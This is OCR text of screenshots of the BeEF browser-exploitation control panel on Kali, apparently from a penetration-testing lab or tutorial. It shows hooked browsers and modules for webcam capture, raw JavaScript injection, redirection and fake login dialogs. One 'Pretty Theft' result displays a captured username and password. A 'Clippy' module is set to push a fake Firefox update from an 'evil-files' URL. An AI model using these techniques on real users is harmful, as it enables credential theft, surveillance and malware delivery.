

BeEF Control Panel – Iceweasel
BeEF Control Panel
127.0.0.1:3000/ui/panel
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
BeEF 0.4.6.1-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
www.bing.com
10.20.14.206
Offline Browsers
10.20.14.204
10.20.14.206
10.20.14.206
10.20.14.207
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
Module Tree
Search
Browser (52)
Hooked Domain (24)
Detect Foxit Reader
Detect LastPass
Detect QuickTime
Detect RealPlayer
Detect Silverlight
Detect Toolbars
Detect Unity Web Player
Detect Windows Media Pla
Play Sound
Remove Hook Element
Unhook
Webcam
Webcam Permission Chec
Detect Evernote Web Clipp
Detect VLC
Get Visited Domains
Get Visited URLs (Avant Br
Webcam HTML5
Detect Popup Blocker
Detect ActiveX
Detect Extensions
Detect FireBug
Module Results History
id
date
label
The results from executed command modules will be listed here.
Webcam HTML5
Description:
This module will leverage HTML5s WebRTC to capture webcam images. Only tested in Chrome, and it will display a dialog to ask if the user wants to enable their webcam.
Execute
Ready
127.0.0.1:3000/ui/panel



BeEF Control Panel
127.0.0.1:3000/ui/panel
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
BeEF 0.4.6.1-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
www.bing.com
10.20.14.206
Offline Browsers
10.20.14.204
10.20.14.206
10.20.14.206
10.20.14.207
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
Module Tree
raw
Debug (1)
Test HTTP Bind Raw
Misc (1)
Raw JavaScript
Module Results History
id
date
label
The results from executed command modules will be listed here.
Raw JavaScript
Description:
This module will send the code entered in the 'JavaScript Code' section to the selected hooked browsers where it will be executed. Code is run inside an anonymous function and the return value is passed to the framework. Multiline scripts are allowed, no special encoding is required.
Javascript Code:
alert('BeEF Raw Javascript');
Execute
Basic
Requester
Ready


BeEF Control Panel – Iceweasel
BeEF Control Panel
127.0.0.1:3000/ui/panel
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
BeEF 0.4.6.1-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
www.bing.com
10.20.14.206
Offline Browsers
10.20.14.204
10.20.14.206
10.20.14.206
10.20.14.207
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
Module Tree
spy
Browser (1)
Spyder Eye
Module Results History
id
date
label
The results from executed command modules will be listed here.
Spyder Eye
Description:
This module takes a picture of the victim's browser window.
Execute
Ready
127.0.0.1:3000/ui/panel


BeEF Control Panel – Iceweasel
BeEF Control Panel
127.0.0.1:3000/ui/panel
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
BeEF 0.4.6.1-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
www.bing.com
10.20.14.206
Offline Browsers
10.20.14.204
10.20.14.206
10.20.14.206
10.20.14.207
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
Basic
Requester
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
Module Tree
redirect
Browser (3)
Hooked Domain (3)
Redirect Browser
Redirect Browser (Rickro
Redirect Browser (iFrame
Debug (1)
Test HTTP Redirect
Module Results History
id
date
label
The results from executed command modules will be listed here.
Redirect Browser
Description:
This module will redirect the selected hooked browser to the address specified in the 'Redirect URL' input.
Redirect URL:
http://beefproject.com/
Execute
Ready


BeEF Control Panel – Iceweasel
BeEF Control Panel
127.0.0.1:3000/ui/panel
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
BeEF 0.4.6.1-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
10.20.14.206
Offline Browsers
10.20.14.204
10.20.14.206
10.20.14.206
10.20.14.207
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
Basic
Requester
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
Module Tree
Search
Persistence (4)
Phonegap (16)
Social Engineering (21)
Clickjacking
Fake LastPass
Lcamtuf Download
Clippy
Fake Flash Update
Fake Notification Bar (Chrc
Fake Notification Bar (Firef
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Plug
Simple Hijacker
TabNabbing
Fake Evernote Web Clippe
Firefox Extension (Bindshel
Firefox Extension (Dropper
Firefox Extension (Reverse
HTA PowerShell
SiteKiosk Breakout
Steal Autocomplete
User Interface Abuse (IE 9
Module Results History
id
date
label
0 2016-06-30 23:33 command 1
1 2016-06-30 23:34 command 2
2 2016-06-30 23:34 command 3
3 2016-06-30 23:35 command 4
4 2016-06-30 23:35 command 5
5 2016-06-30 23:36 command 6
Pretty Theft
Description: Asks the user for their username and password using a floating div
Dialog Type: Facebook
Backing: Grey
Custom Logo (Generic only): http://0.0.0.0:3000/ui/media/images/beef.png
Execute
Ready


BeEF Control Panel – Iceweasel
BeEF Control Panel
127.0.0.1:3000/ui/panel
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
BeEF 0.4.6.1-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
10.20.14.206
Offline Browsers
10.20.14.204
10.20.14.206
10.20.14.206
10.20.14.207
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
10.20.14.206
Basic
Requester
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
Module Tree
Search
Persistence (4)
Phonegap (16)
Social Engineering (21)
Clickjacking
Fake LastPass
Lcamtuf Download
Clippy
Fake Flash Update
Fake Notification Bar (Chro
Fake Notification Bar (Firef
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Plug
Simple Hijacker
TabNabbing
Fake Evernote Web Clippe
Firefox Extension (Bindshel
Firefox Extension (Dropper
Firefox Extension (Reverse
HTA PowerShell
SiteKiosk Breakout
Steal Autocomplete
User Interface Abuse (IE 9
Module Results History
id
date
label
0 2016-06-30 23:33 command 1
1 2016-06-30 23:34 command 2
2 2016-06-30 23:34 command 3
3 2016-06-30 23:35 command 4
4 2016-06-30 23:35 command 5
5 2016-06-30 23:36 command 6
6 2016-06-30 23:42 command 7
Command results
1
Thu Jun 30 2016 23:43:18 GMT-0400 (EDT)
data: answer=zaid:123456
Re-execute command
Ready


BeEF Control Panel - Mozilla Firefox
BeEF Control Panel
127.0.0.1:3000/ui/panel
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
BeEF 0.4.7.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
10.20.14.213
10.20.14.206
Offline Browsers
10.20.14.213
10.20.14.206
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Module Tree
Search
Browser (53)
Chrome Extensions (6)
Debug (9)
Exploits (78)
Host (22)
IPEC (9)
Metasploit (1)
Misc (16)
Network (19)
Persistence (5)
Phonegap (16)
Social Engineering (21)
Clickjacking
Fake LastPass
Lcamtuf Download
Clippy
Fake Flash Update
Fake Notification Bar (Chrome)
Fake Notification Bar (Firefox)
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Plugin)
Simple Hijacker
Module Results History
id
date
label
0
2017-04-23 18:55
command 1
1
2017-04-23 18:55
command 2
Clippy
Description:
Brings up a clippy image and asks the user to do stuff. Users who accept are prompted to download an executable.
You can mount an exe in BeEF as per extensions/social_engineering/droppers/readme.txt.
Id:
41
Clippy image directory:
http://10.20.14.213:3000/clippy/
Custom text:
appears to be out of date. Would you like to upgrade it?
Executable:
http://10.20.14.213/evil-files/Firefox.exe
Time until Clippy shows his face again:
5000
Thankyou message after downloading:
ading your browser! Look forward to a safer, faster web!
Execute
Basic
Requester
Ready